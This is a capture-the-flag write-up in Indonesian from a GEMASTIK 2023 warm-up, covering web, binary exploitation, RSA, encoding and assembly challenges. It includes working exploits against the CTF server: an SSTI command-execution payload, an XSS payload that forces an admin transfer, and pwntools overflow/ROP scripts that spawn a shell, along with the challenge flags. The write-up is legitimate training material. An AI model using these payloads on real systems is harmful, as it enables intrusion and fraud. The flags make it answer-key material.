

WARM UP SELEKSI INTERNAL GEMASTIK 2023

LHO, GAK BAHAYA TA?



Oxazr
Halcyon

DAFTAR ISI

WEB	3
Captcha	3
Ninja	3
Moneyy	4
Binary Exploitation	5
Binex 1	5
Binex 2	5
Binex 3	6
Binex 4	7
Binex 5	8
Binex 6	10
Binex 7	11
Binex 8	12
RSA	14
Pre RSA 1	14
Pre RSA 2	14
Pre RSA 3	14
Pre RSA 4	14
Pre RSA 5	15
RSA 1	15
RSA 2	15
Cry 2nd	16
Cry 2nd 1	16
Cry 2nd 2	16
Cry 2nd 3	16
Cry 2nd 4	17
Cry 2nd 5	17
Cry 2nd 6	17
Cry 2nd 7	18
Cry 2nd 8	18
Cryptography	19
Cry 1	19
Cry 2	20
Cry 3	20
Cry 4	21
Cry 5	22
Assembly	22
Asm 1	22
Asm 2	23

WEB

Captcha

Diberikan sebuah website dengan sebuah captcha. Tujuan kita adalah untuk menyelesaikan captcha yang ada. Menurut deskripsi pada web tersebut, captcha tersebut berjumlah 1024. Karena jumlahnya yang terlalu banyak, maka kami menggunakan script berikut :

```
import requests
import re

url = "http://165.22.109.88:5100/index.php?name=test"

for i in range(1024):
    r = requests.get(url)
    captcha = re.findall(r'<b>(.*?)</b>', r.text)[0]
    url = f"{url}&captcha={captcha}"

    if "flag" in r.text:
        print(re.search(r'flag{.*}', r.text).group())
        break
```

Flag: flag{th1s_captcha_c0uldnt_tcha}

Ninja

Diberikan sebuah website dengan fitur search. Apabila kita menginputkan string, maka string tersebut reflected di dalam page. Langsung saja kami test apakah vuln SSTI dan ternyata benar vuln SSTI.

```
import requests
import re

url = "http://165.22.109.88:5500/?query="

command = "cat app.py"
exploit = f"{{{{lipsum.__globals__.os.popen('{command}').read()}}}}}"

r = requests.get(url + exploit)
# print(re.findall(r'<ul style="circle" id="list">((?:.)*</ul>',
r.text)[0])
print(re.search(r'flag{.*}', r.text).group())
```

Flag: flag{ninja_bukan_sembarang_ninja}

Moneyy

Diberikan sebuah website dengan fitur send money dan feedback. Tujuan dari challenge ini adalah untuk membeli flag yang ada pada website. Namun, harga dari flag adalah \$1000, sementara balance milik kita adalah \$0. Fitur feedback pada website tersebut vuln terhadap XSS. Jadi skenario yang kami pikirkan adalah dengan memanfaatkan XSS untuk memaksa admin agar mengirimkan jumlah uang sebanyak yang kita mau ke akun kita (CSRF). Kami menyadari bahwa CSRF token yang digunakan pada website ini selalu sama, jadi kita tidak perlu pusing untuk membypass CSRF token tersebut.

Our payload :

```
<img src=x
onerror="window.location='/transfer?userid=aig6VAnOftXkIylp6kc16eClP9
wr1d5hxpADLeGmguySsHRNadd5OXChybd4qeTb&amount=1000&csrf_token=WFKJfgr
56546REGRGdsvdrt4RDVSDG'">
```

Submit payload tersebut ke fitur feedback, dan tunggu hingga admin mengakses feedback yang sudah kita kirim tadi. Maka saldo kita akan bertambah, kemudian tinggal beli flag nya saja.

Flag: flag{g1ve_m3_my_mon3y_b4ck}

Binary Exploitation

Binex 1

program simple, kita hanya perlu memenuhi komparasi yang ada, maka program akan memberikan kita flag.

```
iVar1 = strcmp(local_68,"Th1s_is_mY_P@55w0rd\n");
if (iVar1 == 0) {
    while (pcVar2 = fgets(local_48,0x32,__stream), pcVar2 != (char
*) 0x0) {
        puts(local_48);
    }
```

script yang digunakan:

```
#!/usr/bin/python3
from pwn import *

host, port = '165.22.109.88', 1024
io = remote(host, port)
io.sendline(b'Th1s_is_mY_P@55w0rd')
io.interactive()
```

Flag: flag{now_you_can_use_ida}

Binex 2

berikut fungsi main dari program yang diberikan.

```
undefined8 main(void)

{
    int iVar1;
    undefined buffer [36];
    undefined4 check;
    undefined4 local_10;
    undefined4 local_c;

    setvbuf(stdin,(char *)0x0,2,0);
    setvbuf(stdout,(char *)0x0,2,0);
    local_c = 0xdeadbeef;
    local_10 = 0xcafebabe;
    check = 0x79656b;
    read(0,buffer,64);
    iVar1 = strcmp((char *)&check,"key");
    if (iVar1 == 0) {
        fail();
    }
```

```

}
else {
    win();
}
return 0;
}

```

terdapat buffer overflow pada read, target kita agar program memanggil fungsi win adalah agar variable check tidak berisikan value **“key”** (hexadecimal yang oleh check adalah “key” sehingga secara default komparasi bernilai benar), maka berdasarkan stack alignment yang ada pada awal fungsi, kita harus memberikan 36 padding ke dalam variable buffer sebelum overwrite value yang ada pada variable check. berikut script yang digunakan

```

#!/usr/bin/python3
from pwn import *

host,port = '165.22.109.88', 1025
io = remote(host, port)
# io = process('./binex_2')

offset = 36
payload = b'A' * (offset + 8)

io.sendline(payload)
io.interactive()

```

Flag: flag{simple_bof}

Binex 3

berikut fungsi main dari program yang diberikan.

```

undefined8 main(void)

{
    undefined local_28 [28];
    int buffer;

    setvbuf(stdout, (char *) 0x0, 2, 0);
    setvbuf(stdin, (char *) 0x0, 2, 0);
    read(0, local_28, 0x40);
    if (buffer == -0x21524111) {
        win();
    }
    else {
        fail();
    }
    return 0;
}

```

sangat jelas, kita harus memberikan value yang benar agar komparasi bernilai **TRUE**, yang ribet adalah bagaimana memberikan nilai hexadecimal tersebut. Untungnya library pwntools mempermudah hidup.

```
#!/usr/bin/python3
from pwn import *

host,port = '165.22.109.88', 1026
io = remote(host, port)
# io = process('./binex_3')

offset = 28
payload = flat({
    offset: [
        -0x21524111
    ]
})

io.sendline(payload)
io.interactive()
```

Flag: flag{pwntools_is_overpower}

Binex 4

berikut adalah cuplikan fungsi main yang relevan dari program yang diberikan.

```
undefined4 main(void)

{
/*

*/

    fgets(local_43,0x2b,_stdin);
    iVar1 = strcmp(local_43,"Sir Lancelot of Camelot\n");
    if (iVar1 != 0) {
        puts("I don't know that! Auuuuuuuugh!");
    }
/*

*/

    puts("What... is your quest?");
    fgets(local_43,0x2b,_stdin);
    iVar1 = strcmp(local_43,"To seek the Holy Grail.\n");
    if (iVar1 != 0) {
        puts("I don't know that! Auuuuuuuugh!");
    }
/*
```

```

*/
puts("What... is my secret?");
gets(local_43);
if (local_18 == -0x215eef38) {
    print_flag();
}
}

```

terdapat 3 check pada program yang keseluruhannya harus terpenuhi agar program memanggil fungsi **print_flag()**. berikut script yang digunakan

```

#!/usr/bin/python3
from pwn import *

host,port = '165.22.109.88', 1027
io = remote(host, port)
# io = process('./binex_4')

offset = 43
payload = flat({
    offset: [
        -0x215eef38
    ]
})

io.sendlineafter(b'name?', b'Sir Lancelot of Camelot')
io.sendlineafter(b'quest?', b"To seek the Holy Grail.")
io.sendlineafter(b'secret?', payload)
io.interactive()

```

Flag: flag{return_oriented_programming}

Binex 5

berikut adalah cuplikan fungsi main yang relevan dari program yang diberikan.

```

undefined4 main(void)

{
    char *pcVar1;
    int iVar2;
    char local_28 [16];
    FILE *local_18;
    char *local_14;
    undefined *local_c;
}
/*
*/

```




```

local_14 = failed_message;
local_18 = fopen("flag.txt","r");
pcVar1 = fgets(flag,0x30,local_18);
puts("Welcome my secret service. Do you know the password?");
puts("Input the password.");
pcVar1 = fgets(local_28,0x20,stdin);
iVar2 = strcmp(local_28,PASSWORD);
if (iVar2 == 0) {
    local_14 = success_message;
}
puts(local_14);
return 0;
}

```

pertama program akan membaca konten dari **flag.txt** kedalam variable global **flag**. Ada trap berupa password yang harus diisi. Awalnya mungkin kita berpikir harus mengisi dengan kata kunci yang benar, tetapi itu akan merusak eksploitasi kita. Tujuan kita adalah di akhir program **puts(local_14)** dimana **local_14** dapat berisikan **success_message** atau **failed_message** tergantung dari password yang diberikan. Karena terdapat buffer overflow, tujuan kita adalah untuk mengubah nilai dari **local_14** untuk menunjuk(pointing) ke address dari flag. Menghitung dari stack, buffer kita dimuali dari **local_28**, berarti kita harus padding sebanyak **local_28 (16 bytes)** dan **local_18 (4 bytes)** sebelum overwrite **local_14**. namun kita tidak boleh memenuhi strcmp dari password, karena apabila terpenuhi maka program akan write value ke **local_14** yang dimana kita baru saja overwrite dengan address **flag** yang menyebabkan payload kita gagal. Dengan ghidra kita dapat mencari address dari **flag** untuk di berikan ke **local_14**.



```

      0804a080 00 00 00      flag
      00 00 00      undefined...
      00 00 00 ...
-----
0804a080 00      undefined100h      [0]
0804a081 00      undefined100h      [1]

```

berikut script yang digunakan untuk challenge ini

```

#!/usr/bin/python3
from pwn import *

host,port = '165.22.109.88', 1028
io = remote(host, port)
# io = process('./binex_5')

offset = 20
flag = 0x804a080
payload = flat({
    offset: [
        flag
    ]
})

```

```

    ]
}))

io.sendlineafter(b'password?', payload)
io.interactive()

```

Flag: flag{89ce3279db09cc7d45f17f2ae82d7cce}

Binex 6

berikut adalah cuplikan fungsi vuln yang relevan dari program yang diberikan.

```

void vuln(void)

{
    char local_28 [32];

    gets(local_28);
    return;
}

```

program yang cukup standard untuk pwn bersifat ROP, terdapat buffer overflow pada pemanggilan fungsi **gets()**, terdapat juga fungsi **win()** yang memberikan kita flag. langsung saja padding **buffer 32 bytes + RBP 8 bytes** untuk overwrite RIP menuju ke fungsi win. berikut script yang digunakan

```

#!/usr/bin/python3
from pwn import *

exe = './binex_6'
elf = context.binary = ELF(exe, checksec=True)
rop = ROP(exe)
context.log_level = 'debug'
host,port = '165.22.109.88', 1029

io = remote(host, port)
# io = process(exe)

offset = 40
payload = flat({
    offset: [
        rop.ret.address,
        elf.sym['win']
    ]
})

io.sendline(payload)
io.interactive()

```

Flag: flag{fc9e120ae248575a793aef8801a2d90a}

Binex 7

berikut adalah cuplikan fungsi main yang relevan dari program yang diberikan.

```
undefined8 main(void)

{
    char local_28 [32];

    puts("Do you gets it??");
    gets(local_28);
    return 0;
}
```

sama seperti soal sebelumnya, hanya saja kali ini fungsi win kita bernama **give_shell()** yang akan memberikan kita shell ke remote machine dimana kita dapat membaca flagnya disana. berikut script yang digunakan

```
#!/usr/bin/python3
from pwn import *

exe = './binex_7'
elf = context.binary = ELF(exe, checksec=True)
rop = ROP(exe)
context.log_level = 'debug'
host,port = '165.22.109.88', 1030

io = remote(host, port)
# io = process(exe)

offset = 40
payload = flat({
    offset: [
        rop.ret.address,
        elf.sym['give_shell']
    ]
})

io.sendline(payload)
io.interactive()
```

Flag: flag{a73337552764fbee9b4a03215abb71f6}

Binex 8

berikut adalah cuplikan fungsi yang relevan dari program yang diberikan.

```
void main(void)
{
    char local_18 [16];

    setvbuf(stdin, (char *) 0x0, 2, 0);
    setvbuf(stdout, (char *) 0x0, 2, 0);
    gets(local_18);
    return;
}

void win1(void)
{
    printf("You win! Now try to use this program to call /bin/sh");
    return;
}

void win2(char *param_1)
{
    system(param_1);
    return;
}
```

konsep ROP sama seperti dengan 2 challenge sebelumnya. Namun kali ini tujuan kita adalah memanggil fungsi **win2()** dengan parameter **"/bin/sh"**. Pada program x64 parameter pertama diberikan kepada fungsi melalui register RDI yang terdapat pada program dan dapat kita gunakan sebagai gadget. Namun, Kita tidak dapat langsung memberikan string ke register tersebut karena string di program diperlakukan sebagai pointer pada memori string tersebut. sehingga kita harus memberikan address yang membuat string **"/bin/sh"** ke register. kita dapat melakukan write ke section BSS pada program namun, gadget yang terdapat tidak memenuhi. cara lebih mudahnya adalah memuat string yang ada pada **win1()**. apabila kita inspect pada ghidra, kita akan mendapatkan address dari string tersebut.

```
00400768 59 6f 75      ds      s_You_win!_Now_try_to_use_this_pro_00400768    XREF[1]:    win1:0040064b(*)
          20 77 69      "You win! Now try to use this program to call ..."
          6e 21 20 ...
```

Namun kita hanya memerlukan **"/bin/sh"**, tidak keseluruhannya. Sehingga kita perlu trim string tersebut pada memori address yang memuat awalan string yang kita butuhkan.

```

quit
pwndbg> x/s 0x400768
0x400768: "You win! Now try to use this program to call /bin/sh"
pwndbg> x/20gx 0x400768
0x400768: 0x216e697720756f59 0x79727420776f4e20
0x400778: 0x20657375206f7420 0x6f72702073696874
0x400788: 0x206f74206d617267 0x69622f206c6c6163
0x400798: 0x0000000068732f6e 0x0000004c3b031b01
0x4007a8: 0xfffffd7000000008 0xfffffdc0000000a8
0x4007b8: 0xfffffdf000000068 0xfffffea700000094
0x4007c8: 0xfffffeb0000000d0 0xfffffeda000000f0
0x4007d8: 0xfffffff4000000110 0xffffffb000000130
0x4007e8: 0x0000000000000178 0x0000000000000014
0x4007f8: 0x0110780100527a01 0x1007019008070c1b
pwndbg> x/s 0x400790
0x400790: "call /bin/sh"
pwndbg> x/s 0x400795
0x400795: "/bin/sh"

```

sehingga address string yang akan kita berikan adalah **0x400795**. berikut script yang digunakan

```

#!/usr/bin/python3
from pwn import *

exe = './binex_8'
elf = context.binary = ELF(exe, checksec=True)
rop = ROP(exe)
context.log_level = 'debug'
host,port = '165.22.109.88', 1031

io = remote(host, port)

bss = elf.bss()
offset = 24
payload = flat({
    offset: [
        rop.rdi.address,
        0x400795, # /bin/sh\x00, trimming win1 string
        rop.ret.address,
        elf.sym['win2']
    ]
})

io.sendline(payload)
io.interactive()

```

Flag: flag{ba24fb25598667fc1574bacf31d1172b}

RSA

Pre RSA 1

langsung saja kita hitung apa yang diperintahkan oleh soalnya menggunakan python

```
$ python
>>> pow(101, 17, 22663)
19906
```

Flag: crypto{19906}

Pre RSA 2

Dengan variable yang diberikan di soal, kita dapat me-encrypt angka 12 menggunakan rumus:

```
ciphertext = (message ^ e) % modulus
```

Namun, sebelum itu kita harus menghitung modulus terlebih dahulu. Hal ini dapat dilakukan dengan sesimple mengalikan p dan q nya. Berikut flow kerja me-encrypt angka 12 menggunakan metode RSA di python.

```
$ python
>>> p = 17
>>> q = 23
>>> e = 0x10001
>>> n = p * q
>>> pow(12, e, n)
301
```

Flag: crypto{301}

Pre RSA 3

Totient Euler atau dilambangkan/disebut juga phi dapat dihitung dengan mengalikan seluruh faktor prima dan modulus yang dikurang satu. Berikut merupakan penerapannya pada python menggunakan variable yang telah disediakan di soal.

```
$ python
>>> p = 857504083339712752489993810777
>>> q = 1029224947942998075080348647219
>>> (p - 1) * (q - 1)
882564595536224140639625987657529300394956519977044270821168
```

Flag: crypto{882564595536224140639625987657529300394956519977044270821168}

Pre RSA 4

Langsung saja kita hitung nilai private key dengan cara yang telah dijelaskan di soal. Untuk mencari private key, kita harus mendapatkan nilai inverse **e** modulus **phi**. Kita akan mencari phi menggunakan metode pada soal sebelumnya. Untuk inversenya kita akan mengutillasikan fungsi inverse pada library Crypto. Berikut implementasinya pada python

```
$ python
>>> p = 857504083339712752489993810777
>>> q = 1029224947942998075080348647219
>>> e = 65537
>>> phi = (p - 1) * (q - 1)
>>> from Crypto.Util.number import inverse
>>> d = inverse(e, phi)
>>> d
121832886702415731577073962957377780195510499965398469843281
Flag: crypto{121832886702415731577073962957377780195510499965398469843281}
```

Pre RSA 5

Kali ini kita diperintahkan untuk decrypt pesan yang diberikan, caranya sama dengan encrypt namun kali ini kita pangkatkan menggunakan private key (d)

```
$ python
>>> p = 857504083339712752489993810777
>>> q = 1029224947942998075080348647219
>>> e = 65537
>>> phi = (p - 1) * (q - 1)
>>> from Crypto.Util.number import inverse
>>> d = inverse(e, phi)
>>> d
121832886702415731577073962957377780195510499965398469843281
>>> n = 882564595536224140639625987659416029426239230804614613279163
>>> e = 65537
>>> c = 77578995801157823671636298847186723593814843845525223303932
>>> m = pow(c, d, n)
>>> m
13371337
Flag: crypto{13371337}
```

RSA 1

Kita dapat mencari faktor primanya dengan menggunakan website <http://factordb.com>, didapatkan dua faktor prima berikut:

p : 19704762736204164635843

q : 25889363174021185185929

dan diambil dengan nilai yang lebih kecil sesuai dengan perintah di soal

Flag: crypto{19704762736204164635843}

RSA 2

Disini kita mengimplimentasikan semua perintah yang ada pada soal pre RSA menjadi satu kesatuan. Berikut script yang digunakan

```

from Crypto.Util.number import inverse, long_to_bytes

n = 742449129124467073921545687640895127535705902454369756401331
e = 3
ct = 39207274348578481322317340648475596807303160111338236677373

p = 752708788837165590355094155871
q = 986369682585281993933185289261

phi = (p-1) * (q-1)
d = inverse(e, phi)

m = pow(ct, d, n)
print(long_to_bytes(m).decode())

```

Flag: crypto{N33d_b1g_pR1m35}

Cry 2nd

Cry 2nd 1

seluruh nomor merupakan angka yang didalam range karakter ascii. Langsung aja kita konversikan

```

c = [99, 114, 121, 112, 116, 111, 123, 65, 83, 67, 73, 73, 95, 112,
114, 49, 110, 116, 52, 98, 108, 51, 125]
flag = ''.join([chr(i) for i in c])
print(f'{flag=}')

```

Flag: crypto{ASCII_pr1nt4bl3}

Cry 2nd 2

sesuai dengan perintah soal, kita decrypt dari hexadecimal ke bytes representation

```


$ python
>>>
bytes.fromhex('63727970746f7b596f755f77696c6c5f62655f776f726b696e675f77
6974685f6865785f737472696e67735f615f6c6f747d')
b'crypto{You_will_be_working_with_hex_strings_a_lot}'

```

Flag: crypto{You_will_be_working_with_hex_strings_a_lot}

Cry 2nd 3

sesuai perintah soal, kita ubah bilangan hexadecimal tersebut menjadi representasi base64 nya



Flag: crypto/Base+64+Encoding+is+Web+Safe/

Cry 2nd 4

sesuai perintah soal, kita decrypt dari base64 ke representasi bytesnya

```
$ python
>>> from base64 import b64decode
>>> b64decode('Y3J5cHRve2VuY29kaW5nX2RlY29kaW5nX2luX3B5fQo=')
b'crypto{encoding_decoding_in_py}\n'
```

Flag: crypto{encoding_decoding_in_py}

Cry 2nd 5

sesuai perintah soal, kita decrypt dari long ke representasi bytesnya menggunakan library Crypto python

```
$ python
>>> from Crypto.Util.number import long_to_bytes
>>>
long_to_bytes(115151950638623188999316854888137473957755162872896826364
99965282714637259206269)
b'crypto{3nc0d1n6_4ll_7h3_w4y_d0wn}'
```

Flag: crypto{3nc0d1n6_4ll_7h3_w4y_d0wn}

Cry 2nd 6

karena hanya di xor dengan 1 byte, kita dapat brute-force seluruh nilai dari 0-255 yang ada untuk decrypt ciphertextnya

```
ciphertext =
"73626960647f6b206821204f21254f7d694f7624662065622127234f726927756d"
```

```

ordinal = [ i for i in bytes.fromhex(ciphertext)]
print(ordinal)

for byte in range(0, 256):
    rev_xor = [ o ^ byte for o in ordinal ]
    plaintext = "".join(chr(p) for p in rev_xor)
    if "crypto" in plaintext:
        print(plaintext)

#Combined way of the previous one
for byte in range(0, 256):
    plaintext = "".join([ chr(o ^ byte) for o in ordinal])
    if "crypto" in plaintext:
        print(plaintext)

```

Flag: crypto{0x10_15_my_f4v0ur173_by7e}

Cry 2nd 7

disini kita menggunakan properti dari asosiatif dari xor untuk mendapatkan flagnya

```

key1 = "a6c8b6733c9b22de7bc0253266a3867df55acde8635e19c73313"

key1_key2 = "37dcb292030faa90d07eec17e3b1c6d8daf94c35d4c9191a5e1e"
key2 = hex( (int(key1, 16) ^ int(key1_key2, 16)) )

key2_key3 = "c1545756687e7573db23aa1c3452a098b71a7fbf0fdddddde5fc1"
key3 = hex( (int(key2, 16) ^ int(key2_key3, 16)) )

ciphertext = "04ee9855208a2cd59091d04767ae47963170d1660df7f56f5faf"
plaintext = hex( (int(ciphertext, 16) ^ int(key1, 16) ^ int(key2, 16) ^
int(key3, 16)) )

flag = "".join([chr(i) for i in bytes.fromhex(plaintext[2:])])

print("Flag: " + flag)

```

Flag: crypto{x0r_i5_ass0c1at1v3}

Cry 2nd 8

Pertama kita akan xor sebagian dari ciphertext untuk mendapatkan sebagian dari key nya, kita akan mendapatkan key berupa **myXORkey** dimana key tersebut dipakai berulang kali hingga flag terenkripsi

```

#Deciphering Repeated-key XOR Ciphertext

```

```

ciphertext =
"0e0b213f26041e480b26217f27342e175d0e070a3c5b103e2526217f27342e175d0e07
7e263451150104"
knownplaintext = "crypto{"

#convert to Decimal
plainordinal = [ ord(i) for i in knownplaintext ]
cipherordinal = [ i for i in bytes.fromhex(ciphertext) ]

#XOR to cipher with known plain text to find Key
possible_key = ""
for i in range(len(knownplaintext)):
    possible_key += chr(cipherordinal[i] ^ plainordinal[i])

print(possible_key) #outputs "myXORke" most likely resembling
"myXORkey"

#key
key = "myXORkey"
keyordinal = [ ord(i) for i in key ]

#deciphering
flag = ""
for i in range(0, len(cipherordinal)):
    flag += chr(cipherordinal[i] ^ keyordinal[i % len(key)])

print("Flag: " + flag)
Flag: crypto{1f_y0u_Kn0w_En0uGH_y0u_Kn0w_1t_4ll}

```

Cryptography

Cry 1

mod 26 adalah hint untuk caesar cipher atau ROT13, langsung aja kita decrypt menggunakan cyberchef

The screenshot displays the CyberChef web application interface. On the left, the 'Recipe' panel is active, showing a 'ROT13' recipe. It includes three checkboxes: 'Rotate lower case chars' (checked), 'Rotate upper case chars' (checked), and 'Rotate numbers' (unchecked). The 'Amount' is set to 13. On the right, the 'Input' panel contains the text 'pelcgb{arkg_gvzr_V'yy_gel_2_ebhaqf_bs_ebg13_MAZyqFQj}'. At the bottom, the 'Output' panel shows the result 'crypto{next_time_I'll_try_2_rounds_of_rot13_ZNMldSDw}'.

Flag: crypto{next_time_i'll_try_2_rounds_of_rot13_ZNMIdSDw}

Cry 2

meskipun tidak dalam range ascii, seluruh angka dibawah 26 sehingga bisa asumsi bahwa representasi string dari 0-25. langsung saja kita match dan decrypt.

```
import string

dict = string.ascii_lowercase
print(f'{dict=}')

# 3 18 25 16 20 15 {20 8 5 14 21 13 2 5 18 19 13 1 19 15 14}
c = '3 18 25 16 20 15 20 8 5 14 21 13 2 5 18 19 13 1 19 15 14!'
c = c.split(' ')
c = [int(i) for i in c]
c = [(i + 25) % 26 for i in c]

flag = ''.join([dict[i] for i in c])


print(f'{flag=}')

```

Flag: crypto{thenumbersmason}

Cry 3


karena ada key dan tables pada soal, yang pertama kali saya pikirkan adalah vignere cipher dan saat dicoba di cyberchef langsung didapat flagnya.



Flag: crypto{CRYPTOISFUN}

Cry 4

hint di soal berupa roman emperor, yaitu caesar cipher, karena rotation nya belum tentu 13, kita bisa brute force lalu pada key = 4 didapatkan string yang terdapat bahasa inggris didalamnya



Flag: crypto{crossingtherubiconvfhsjkou}

Cry 5

diberikan audio morse code, kita bisa gunakan online tools yang ada di internet, saya gunakan website berikut:

<https://morsecode.world/international/decoder/audio-decoder-adaptive.html>

dan langsung upload dan biarkan toolsnya berjalan maka akan didapatkan hasil dari morse codenya

Flag: crypto{WH47H47V90DW20U9H7}

Assembly

Asm 1

return address pada suatu fungsi terdapat maka register **RAX/EAX**, maka kita dapat lacak nilai register tersebut.

```
asm1:
    <+0>:  push    ebp
    <+1>:  mov     ebp, esp
    <+3>:  cmp     DWORD PTR [ebp+0x8], 0x3fb
    <+10>:  jg      0x512 <asm1+37>
    <+12>:  cmp     DWORD PTR [ebp+0x8], 0x280
    <+19>:  jne     0x50a <asm1+29>
    <+21>:  mov     eax, DWORD PTR [ebp+0x8]
    <+24>:  add     eax, 0xa
    <+27>:  jmp     0x529 <asm1+60>
    <+29>:  mov     eax, DWORD PTR [ebp+0x8]
    <+32>:  sub     eax, 0xa
    <+35>:  jmp     0x529 <asm1+60>
    <+37>:  cmp     DWORD PTR [ebp+0x8], 0x559
    <+44>:  jne     0x523 <asm1+54>
    <+46>:  mov     eax, DWORD PTR [ebp+0x8]
    <+49>:  sub     eax, 0xa
    <+52>:  jmp     0x529 <asm1+60>
    <+54>:  mov     eax, DWORD PTR [ebp+0x8]
    <+57>:  add     eax, 0xa
    <+60>:  pop     ebp
    <+61>:  ret
```

pada saat instruksi sampai pada **asm1+12**, komparasi akan bernilai salah dan di perintah selanjutnya akan terpenuhi. Saat jump ke **asm+29**, argument kita akan di load ke **eax** dan dikurangi **0xa** lalu program akan jump ke akhir dari fungsi. maka:

```
argumen - 0xa = Flag
0x2e0   - 0xa = 0x2d6
```

Flag: flag{0x2d6}

Asm 2

return address pada suatu fungsi terdapat maka register RAX/EAX, maka kita dapat lacak nilai register tersebut.

```
asm2:
    <+0>:  push    ebp
    <+1>:  mov     ebp, esp
    <+3>:  sub     esp, 0x10
